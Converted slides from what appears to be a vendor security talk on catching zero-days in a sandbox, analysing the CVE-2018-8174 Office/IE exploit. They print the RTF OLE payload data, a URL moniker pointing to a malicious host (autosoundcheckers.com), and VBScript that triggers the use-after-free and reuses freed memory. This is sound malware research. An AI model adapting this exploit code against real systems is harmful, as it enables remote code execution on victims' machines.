
**YES.** It happens.



# Looking for zero-days



# Clustering



# CVE-2018-8174

- Found in late April 2018
- Was detected by our products prior to us finding it
- We would not have been able to find it if only samples that do not have detection were processed in the sandbox

2018-04-18 06:50:30 16/59	Kaspersky	HEUR:Exploit.MSOffice.Generic	15.0.1.13	20180418
	Kingsoft	-	2013.8.14.323	20180418
	Malwarebytes	-	2.1.1.1115	20180418
	MAX	malware (ai score=89)	2017.11.15.1	20180418
	McAfee	-	6.0.6.653	20180418
	McAfee-GW-Edition	-	v2015	20180417
	Microsoft	-	1.1.14700.5	20180418

*(VirusTotal at 2018-04-18 06:50:30)*

# CVE-2018-8174

This particular vulnerability and subsequent exploit are interesting for many reasons



Exploit is found in MS Office document



But the vulnerability is in Internet Explorer

# CVE-2018-8174 – Exploit

```
{\object\objautlink\objupdate\rsitpict\objw10\objh10\objscalex99\objscaley101{\*\objclass Word.Document.8}{\objdata 017\28
886E6\74688\35008\46004\48008\59005\23006\31008\72009\91002\65005\78005\190a5\56005\35001\35002\98cf7\19
94004\94003\75001\56004\41009\373e7\98003\16032\52008\85fe5\47ff8\62098\27001\58067\33007\33002\99003\75
67001\79007\43009\59001\91103\29005\94008\98021\71008\75002\29009\62011\25004\94005\92003\98fe2\43ff6\71
35ff9\63ff4\83ff3\33ff8\86ff7\21ff4\63ff8\88ff8\54ff7\43ff5\27ff4\27ff9\84ff2\12ff8\76ff3\52ff3\31ff7\54
85ff7\62ff8\47ff2\51ff5\24ff3\27ff9\14ff4\14ff5\77ff1\98ff9\45ff6\41ff8\37ff9\34ff4\82ff2\84ff3\61ff2\74
49ff2\64ff8\26ff2\41ff3\96ff2\85ff8\69ff8\61ff3\47ff6\64ff3\39ff9\46ff7\84ff2\96ff6\53ff2\87ff4\35ff1\55
18ff9\23ff6\98ff1\98ff2\62ff7\83ff6\39ff6\77ff6\22ff7\28ff1\76ff2\29ff9\55ff8\68ff7\37ff1\67ff9\35ff4\24
91ff1\22ff5\55ff7\96ff9\32ff3\58ff9\24ff6\32ff6\19ff8\82ff6\88ff8\82ff1\29ff7\49ff3\37ff4\47ff1\87ff9\13
57ff5\78ff6\66ff3\62ff3\16ff6\54ff9\12ff8\14ff9\81ff8\95ff7\64ff7\53ff6\29ff1\18ff4\89ff9\26ff7\74ff9\79
```


Decodes to

00000000:	01 05 00 00-02 00 00 00-09 00 00 00-6F 4C 65 32	oLe2
00000010:	4C 49 6E 6B-00 00 00 00-00 00 00 00-00 00 0A 00	Link
00000020:	00 D0 CF 11-E0 A1 B1 1A-E1 00 00 00-00 00 00 00	p6c
00000030:	00 00 00 00-00 00 00 00-00 3E 00 03-00 FE FF 09	> ♥ ■ ○
00000040:	00 06 00 00-00 00 00 00-00 00 00 00-00 01 00 00	♠
00000050:	00 01 00 00-00 00 00 00-00 00 10 00-00 02 00 00	♠
00000060:	00 01 00 00-00 FE FF FF-FF 00 00 00-00 00 00 00	♠ ■
00000070:	00 FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF	




# CVE-2018-8174 – Exploit

```
00000830: 00 00 00 00-00 00 00 00-00 A4 00 00-00 E0 C9 EA   д   рфъ
00000840: 79 F9 BA CE-11 8C 82 00-AA 00 4B A9-0B 8C 00 00   у·||+MB к КйМ
00000850: 00 68 00 74-00 74 00 70-00 3A 00 2F-00 2F 00 61   h t t p : / / a
00000860: 00 75 00 74-00 6F 00 73-00 6F 00 75-00 6E 00 64   u t o s o u n d
00000870: 00 63 00 68-00 65 00 63-00 6B 00 65-00 72 00 73   c h e c k e r s
00000880: 00 2E 00 63-00 6F 00 6D-00 2F 00 73-00 32 00 2F   . c o m / s 2 /
00000890: 00 73 00 65-00 61 00 72-00 63 00 68-00 2E 00 70   s e a r c h . p
000008A0: 00 68 00 70-00 3F 00 77-00 68 00 6F-00 3D 00 37   h p ? w h o = 7
```



# CVE-2018-8174 – Exploit

```
00000830: 00 00 00 00-00 00 00 00-00 A4 00 00-00 E0 C9 EA   д   р   ф   ъ
00000840: 79 F9 BA CE-11 8C 82 00-AA 00 4B A9-0B 8C 00 00   у   .   †   -   М   В   к   К   ъ   М
00000850: 00 68 00 74-00 74 00 70-00 3A 00 2F-00 2F 00 61   h   t   t   p   :   /   /   a
00000860: 00 75 00 74-00 6F 00 73-00 6F 00 75-00 6E 00 64   u   t   o   s   o   u   n   d
00000870: 00 63 00 68-00 65 00 63-00 6B 00 65-00 72 00 73   c   h   e   c   k   e   r   s
00000880: 00 2E 00 63-00 6F 00 6D-00 2F 00 73-00 32 00 2F   .   c   o   m   /   s   2   /
00000890: 00 73 00 65-00 61 00 72-00 63 00 68-00 2E 00 70   s   e   a   r   c   h   .   p
000008A0: 00 68 00 70-00 3F 00 77-00 68 00 6F-00 3D 00 37   h   p   ?   w   h   o   =   7
```



Is it CVE-2017-0199?



# CVE-2017-0199 Strikes Back


Well, not really

Content type in HTTP response header is 'text/html', and not 'application/hta'.

Response page is handled with mshtml.dll InProc COM Server, not mshta.exe.

```
GET /s2/search.php?who=7 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET4.0C; .NET4.0E; InfoPath.3)
Host: autosoundcheckers.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 18 Apr 2018 07:02:26 GMT
Server: Apache
X-Powered-By: PHP/5.5.38
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 4834
Keep-Alive: timeout=5, max=10
Connection: Keep-Alive
Content-Type: text/html
```



# Enter CVE-2018-8174

— Initial RTF document contains single embedded OLE object with a URL Moniker, that downloads a page from provided link.

— Now a COM object needs to be selected to handle the content.

— Handler is selected based on extension, Content-Type and some other parameters.

— Content-Type is 'text/html', which results in page being handled by mshtml.dll - library that contains the engine behind Internet Explorer.

— A browser exploit is still required, because with MSHTML the scripts that are running in a restricted mode by default.

— That was not true with CVE-2017-0199 – MSHTA handler is known to be a dangerous component that would run any VB\JS scripts found in file unrestricted.



**GET /exploit.php HTTP/1.1**



**Content-Type: text/html**



**Sandboxed**

# Enter CVE-2018-8174

```
scriptlet_CLSID dd 6290BD3h          ; Data1
                                   ; DATA XREF: sub_390373AA+1510
                                   dw 48AAh          ; Data2 ; Moniker to a Windows Script Component
                                   dw 11D2h          ; Data3
                                   db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
soap_activator_CLSID dd 0ECABAFD0h      ; Data1 ; Soap Activator Class
                                   dw 7F19h          ; Data2
                                   dw 11D2h          ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
soap_CLSID dd 0ECABB0C7h              ; Data1 ; SOAP Moniker
                                   dw 7F19h          ; Data2
                                   dw 11D2h          ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
partition_CLSID dd 0ECABB0C5h          ; Data1 ; Partition Moniker
                                   dw 7F19h          ; Data2
                                   dw 11D2h          ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
queue_CLSID dd 0ECABAFC7h             ; Data1 ; Queue Moniker
                                   dw 7F19h          ; Data2
                                   dw 11D2h          ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
htafile_CLSID dd 3050F4D8h            ; Data1 ; HTML Application
                                   dw 98B5h          ; Data2
                                   dw 11CFh          ; Data3
                                   db 0BBh, 82h, 0, 0AAh, 0, 0BDh, 0CEh, 0Bh; Data4
scriptlet_context_CLSID dd 6290BD0h     ; Data1 ; Object under which scriptlets may be created
                                   dw 48AAh          ; Data2
                                   dw 11D2h          ; Data3
                                   db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
```

Restricted COM objects  
from IActivationFilter in  
MSO.dll

# Enter CVE-2018-8174

```
scriptlet_CLSID dd 6290BD3h          ; Data1
                                   ; DATA XREF: sub_390373AA+1510
                                   ; Data2 ; Moniker to a Windows Script Component
                                   ; Data3
                                   db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
soap_activator_CLSID dd 0ECABAFD0h    ; Data1 ; Soap Activator Class
                                   ; Data2
                                   ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
soap_CLSID dd 0ECABB0C7h              ; Data1 ; SOAP Moniker
                                   ; Data2
                                   ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
partition_CLSID dd 0ECABB0C5h         ; Data1 ; Partition Moniker
                                   ; Data2
                                   ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
queue_CLSID dd 0ECABAFC7h             ; Data1 ; Queue Moniker
                                   ; Data2
                                   ; Data3
                                   db 97h, 8Eh, 2 dup(0), 0F8h, 75h, 7Eh, 2Ah; Data4
htafile_CLSID dd 3050F4D8h            ; Data1 ; HTML Application
                                   ; Data2
                                   ; Data3
                                   db 0Bh, 82h, 0, 0AAh, 0, 0BDh, 0CEh, 0Bh; Data4
scriptlet_context_CLSID dd 6290BD0h    ; Data1 ; Object under which scriptlets may be created
                                   ; Data2
                                   ; Data3
                                   db 84h, 32h, 0, 60h, 8, 0C3h, 0FBh, 0FCh; Data4
```

**But not mshtml.HTMLDocument. (At least not yet).**

Restricted COM objects  
from IActivationFilter in  
MSO.dll

# VBScript Object Lifetime

## Object Lifetime: How Objects Are Created and Destroyed (Visual Basic)

After an object leaves scope, it is released by the common language runtime (CLR). Visual Basic controls the release of system resources using procedures called destructors.

Together, constructors and destructors support the creation of robust and predictable class libraries.

Constructors and destructors control the creation and destruction of objects. The *Sub New* and *Sub Finalize* procedures in Visual Basic initialize and destroy objects; they replace the *Class\_Initialize* and ***Class\_Terminate*** methods used in Visual Basic 6.0 and earlier versions.

```
Dim ArrA(1)
Dim ArrB(1)

Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0)=ArrA(0)
        ArrA(0)=31337
    End Sub
End Class

Sub TriggerVuln
    Set ArrA(0)=New ClassVuln
    Erase ArrA
    Erase ArrB
End Sub

TriggerVuln
```

<https://docs.microsoft.com/en-us/dotnet/visual-basic/programming-guide/language-features/objects-and-classes/object-lifetime-how-objects-are-created-and-destroyed>

# VBScript Object Lifetime

## Object Lifetime: How Objects Are Created and Destroyed (Visual Basic)

After an object leaves scope, it is released by the common language runtime (CLR). Visual Basic controls the release of system resources using procedures called destructors.

Together  
robust a

Constru  
destruct  
procedu  
replace  
used in Visual Basic 6.0 and earlier versions.

```
Dim ArrA(1)
Dim ArrB(1)

Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0)=ArrA(0)
    End Sub
End Class
```

### 'Class\_Terminate' event is no longer supported

07/20/2015 • 2 minutes to read • Contributors all

'Class\_Terminate' event is no longer supported. Use 'Sub Finalize' to free resources.

The `Class_Terminate` event of previous versions of Visual Basic is replaced by class destructors.

```
End Sub
```

```
TriggerVuln
```

<https://docs.microsoft.com/en-us/dotnet/visual-basic/programming-guide/language-features/objects-and-classes/object-lifetime-how-objects-are-created-and-destroyed>

# CVE-2018-8174 – Use After Free

While object is being freed an overridden `Class_Terminate` is called.  
 We store dangling reference to deleted object in `ArrWithUafA` array.  
 To balance out increased reference counter `ArrWithFreedObject(1)` is assigned to some other value.

```
Class ClassTerminateA
    Private Sub Class_Terminate()
        Set ArrWithUafA(gArrIdx)=ArrWithFreedObj(1) ' ArrWithUafA has dangling pointer
        gArrIdx=gArrIdx + 1 ' increment global array index
        ArrWithFreedObj(1)= 1 ' balance reference count
    End Sub
End Class
```

Object of `ClassTerminateA` is created and then instantly erased.  
 Since reference counter is now zero this calls `VBScript::Release` for object to be freed by GC.


```
Sub TriggerVuln
    ...
    gArrIdx=0
    For idx=0 To 6
        ReDim ArrWithFreedObj(1)
        Set ArrWithFreedObj(1) = New ClassTerminateA
        Erase ArrWithFreedObj
    Next
    Set class1FreedObject = New Class1Freed
    ...
End Sub
```

`class1FreedObject` is created after the loop. It will be allocated in the same memory that was used for `ClassTerminateA` objects.



## CVE-2018-8174 – Use After Free

```
1 signed __int32 __stdcall VBScriptClass::Release(VBScriptClass *this)
2 {
3     volatile signed __int32 *v1; // esi
4     signed __int32 refCount; // eax
5     int v3; // edi
6     int v4; // [esp+0h] [ebp-10h]
7     int v5; // [esp+Ch] [ebp-4h]
8
9     v1 = (volatile signed __int32 *)((char *)this + 4);
10    refCount = _InterlockedDecrement((volatile signed __int32 *)this + 1); // should be 0
11    if ( !refCount )
12    {
13        v3 = *((_DWORD *)this + 12);
14        *((_DWORD *)this + 12) = 1;
15        InterlockedExchangeAdd(v1, 1u);
16        VBScriptClass::TerminateClass(this, 1);
17        refCount = _InterlockedDecrement(v1);
18        v5 = refCount;
19        *((_DWORD *)this + 12) = v3;
```



## CVE-2018-8174 – Exploit

The same procedure from before repeats to decrease reference counter 7 times and trigger Class\_Terminate destructor again.

But this time it is used to allocate object of type Class2Reused

```
Class ClassA
Public Default Property Get P
    Dim class2ReusedObject
    P=Cdbl("174088534690791e-324") ' Variant type String
    For idx=0 To 6
        ArrWithUafA(idx) = 0
    Next
    Set class2ReusedObject = New Class2Reused ' reuse freed class1FreedObject memory
    class2ReusedObject.mem = fakeSafeArr
    For idx=0 To 6
        Set ArrWithUafA(idx) = class2ReusedObject
    Next
End Property
End Class
```

This leads to us having 2 references – class1FreedObject and class2ReusedObject that point to same memory address and are instances of different Classes.

# CVE-2018-8174 – Exploit

Class1

```
Class Class1Freed
  Dim mem

  Function P
  End Function

  Function SetProp(Value)
    mem=Value
    SetProp=(0)
  End Function
End Class
```

Class2


```
Class Class2Reused
  Dim mem

  Function P0123456789
    P0123456789=LenB(mem(global_UafCount+(8)))
  End Function

  Function SPP
  End Function
End Class
```

This leads to us having 2 references – class1FreedObject and class2ReusedObject that point to same memory address and are instances of different Classes.

# CVE-2018-8174 – Exploit



# VBScript interpreter



VBScript interpreter

Interpreter is closed source

